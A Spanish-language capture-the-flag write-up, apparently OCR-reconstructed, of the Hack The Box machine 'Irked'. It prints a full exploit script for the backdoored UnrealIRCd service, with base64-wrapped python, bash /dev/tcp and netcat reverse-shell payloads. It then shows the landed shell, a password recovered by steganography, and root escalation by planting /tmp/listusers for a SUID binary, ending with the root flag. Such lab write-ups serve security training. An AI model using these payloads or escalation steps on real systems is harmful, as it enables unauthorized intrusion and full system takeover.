
nos copiamos el exploit




```
#!/usr/bin/python3
import argparse
import socket
import base64

# Sets the target ip and port from argparse
parser = argparse.ArgumentParser()
parser.add_argument('ip', help='target ip')
parser.add_argument('port', help='target port', type=int)
parser.add_argument('-payload', help='set payload type', required=True, choices=['python', 'netcat', 'bash'])
args = parser.parse_args()

# Sets the local ip and port (address and port to listen on)
local_ip = ''  # CHANGE THIS
local_port = ''  # CHANGE THIS

# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import socket;tLnCwQLCel=\'{local_ip}\';EvKOcV={local_port};QRRCCltJB=socket.socket(socket.AF_INET,socket.SOCK_STREAM);QRRCCltJB.connect((tLnCwQLCel,EvKOcV));os.dup2(QRRCCltJB.fileno(),0);
os.dup2(QRRCCltJB.fileno(),1);os.dup2(QRRCCltJB.fileno(),2);os.putenv(\'HISTFILE\',\'/dev/null\');pty.spawn(\'/bin/bash\');QRRCCltJB.close();" '
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'

# our socket to interact with and send payload
try:
    s = socket.create_connection((args.ip, args.port))
except socket.error as error:
    print('connection to target failed...')
    print(error)

# craft out payload and then it gets base64 encoded
def gen_payload(payload_type):
    base = base64.b64encode(payload_type.encode())
    return f'echo {base.decode()} |base64 -d|/bin/bash'

# all the different payload options to be sent
if args.payload == 'python':
    try:
        s.sendall((f'AB; {gen_payload(python_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')

if args.payload == 'netcat':
    try:
        s.sendall((f'AB; {gen_payload(netcat_payload)} \n').encode())
    except:
        print('connection made, but failed to send exploit...')
```

cambiamos los parametros y que son nuestra maquina y su puerto a que queremos que nos den el bash y luego en la maquina victima lo ponemos en la ejecucion del exploit

```bash
python3 exploit.py 10.129.191.40 6697 -payload python
```




```
exploit.py: error: the following arguments are required: ip, port, -p
❯ python3 exploit.py 10.129.191.40 6697 -payload python
Exploit sent successfully!
 home/unicomanu/Academia/irked  ✓
```



```
❯ sudo su
[sudo] password for unicomanu:
❯ cd Academia
❯ cd irked
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.19] from (UNKNOWN) [10.129.191.40] 50499
ircd@irked:~/Unreal3.2$ 
```


Una vez conseguido hacemos el tratamiento de tty

Ahora buscamos usuarios



```
ircd@irked:~/Unreal3.2$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
djmardov:x:1000:1000:djmardov,,,:/home/djmardov:/bin/bash
ircd@irked:~/Unreal3.2$ █
```


Ahora escalamos privilegios primero al usuario y luego a root



```
djmardov:x:1000:1000:djmardov,,,:/home/djmardov:/bin/bash
ircd@irked:~/Unreal3.2$ sudo -l
bash: sudo: command not found
ircd@irked:~/Unreal3.2$ whoami
```

vemos que sudo -l no funciona ahora buscamos por el find

```Bash
find / -perm /4000 2>/dev/null
```




```
ircd@irked:~/Unreal3.2$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

Y tenemos interensante el vieweuser


```bash
/usr/bin/viewuser
```

A partir de aqui podemos escalar a root pero vamos a ver desde el usuario nos vamos al dorectorio de djmardov




```
ircd@irked:~/Unreal3.2$ cd /home/djmardov
ircd@irked:/home/djmardov$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
ircd@irked:/home/djmardov$ cat user.txt
cat: user.txt: Permission denied
ircd@irked:/home/djmardov$ 
```

```bash
find . 2>/dev/null
```




```
ircd@irked:/home/djmardov$ find . 2>/dev/null
ircd@irked:/home/djmardov$ find . 2>/dev/null
.
./.dbus
./.profile
./.bash_history
./.ssh
./Downloads
./Documents
./Documents/user.txt
./Documents/.backup
./.gnupg
./Desktop
./.cache
./.gconf
./.local
./.ICEauthority
./Music
./Public
./.config
./.bash_logout
./.bashrc
./user.txt
./Videos
./Pictures
./Templates
./.mozilla
ircd@irked:/home/djmardov$ 
```

este es interesante vemos los permisos




```
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov$ ls -la ./Documents/.backup
-rw-r--r-- 1 djmardov djmardov 52 May 16  2018 ./Documents/.backup
ircd@irked:/home/djmardov$ 
```

Y tenemos ayqui un passwd de super elite




```
./.mozilla
ircd@irked:/home/djmardov$ cat ./Documents/.backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov$ 
```

Como vemos a ver si descargando la imagen y probamos la contraseña



```
❯ nano creed
❯ wget http://10.129.191.40/irked.jpg
--2024-07-22 13:49:31--  http://10.129.191.40/irked.jpg
Connecting to 10.129.191.40:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34697 (34K) [image/jpeg]
Saving to: ‘irked.jpg’

irked.jpg                         100%[==================================================>]  33.88K  219KB/s    in 0.2s

2024-07-22 13:49:31 (219 KB/s) - ‘irked.jpg’ saved [34697/34697]

❯ ls
 allports   allports_ep   creed   escaneo   exploit.py  irked.jpg
❯ steghide extract irked.jpg
steghide: unknown argument "irked.jpg".
steghide: type "steghide --help" for help.
❯ steghide extract -sf irked.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

 home/unicomanu/Academia/irked  ✘ 1 
```


Obtenemos la contgraseña



```
❯ steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".
❯ cat pass.txt

       File: pass.txt

   1   Kab6h+m+bbp2J:HG
```

y es para entrar como djmardov


Entramos




```
-rw-r--r-- 1 djmardov djmardov 52 May 16  2018
ircd@irked:/home/djmardov$ su - djmardov
Password:
djmardov@irked:~$ 
```

Y ahora vamos a escalar hacia Root


Buscamos con find como la otra vez




```
djmardov@irked:~$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
djmardov@irked:~$
```



```
djmardov@irked:~$ ls -la /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:~$ strings /usr/bin/viewuser
```




```
djmardov@irked:~$ strings /usr/bin/viewuser
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setuid
puts
system
__cxa_finalize
__libc_start_main
GLIBC_2.0
GLIBC_2.1.3
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
UWVS
[^_]
This application is being devleoped to set and test user permissions
It is still being actively developed
/tmp/listusers
;*2$"
GCC: (Debian 7.2.0-8) 7.2.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.6586
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
viewuser.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
__x86.get_pc_thunk.bx
_edata
__x86.get_pc_thunk.dx
__cxa_finalize@@GLIBC_2.1.3
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
```




```
.comment
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-07-22 03:07 (:0)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$
```

Lo que vemos aqui es que el binario viewuser esta ejecutando un script desde la carpeta TMP/listusers que no existe esto lo que requiere que podemos crear un archivo y meter esto un whoami y le damos permisos de ejecucion mira lo que nos sale nos lo ejecuta como root




```
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-07-22 03:07 (:0)
sh: 1: /tmp/listusers: Permission denied
djmardov@irked:~$ chmod +x /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-07-22 03:07 (:0)
root
djmardov@irked:~$ 
```

y claro y si ponemos bash



```
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-07-22 03:07 (:0)
root@irked:~# whoami
root
root@irked:~# 
```

nos da ael bash de root porque como lo ejecuta como root pues asi.



```
root
root@irked:~# cd /home/root
bash: cd: /home/root: No such file or directory
root@irked:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
root@irked:~# cd ..
root@irked:/home# ls
djmardov  ircd
root@irked:/home# cd ..
root@irked:/# ls
bin  boot  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
root@irked:/# cd root
root@irked:/root# ls
pass.txt  root.txt
root@irked:/root# cat root.txt
19b9823eaabb13da50dbc2e4e07556cb
root@irked:/root# 
```

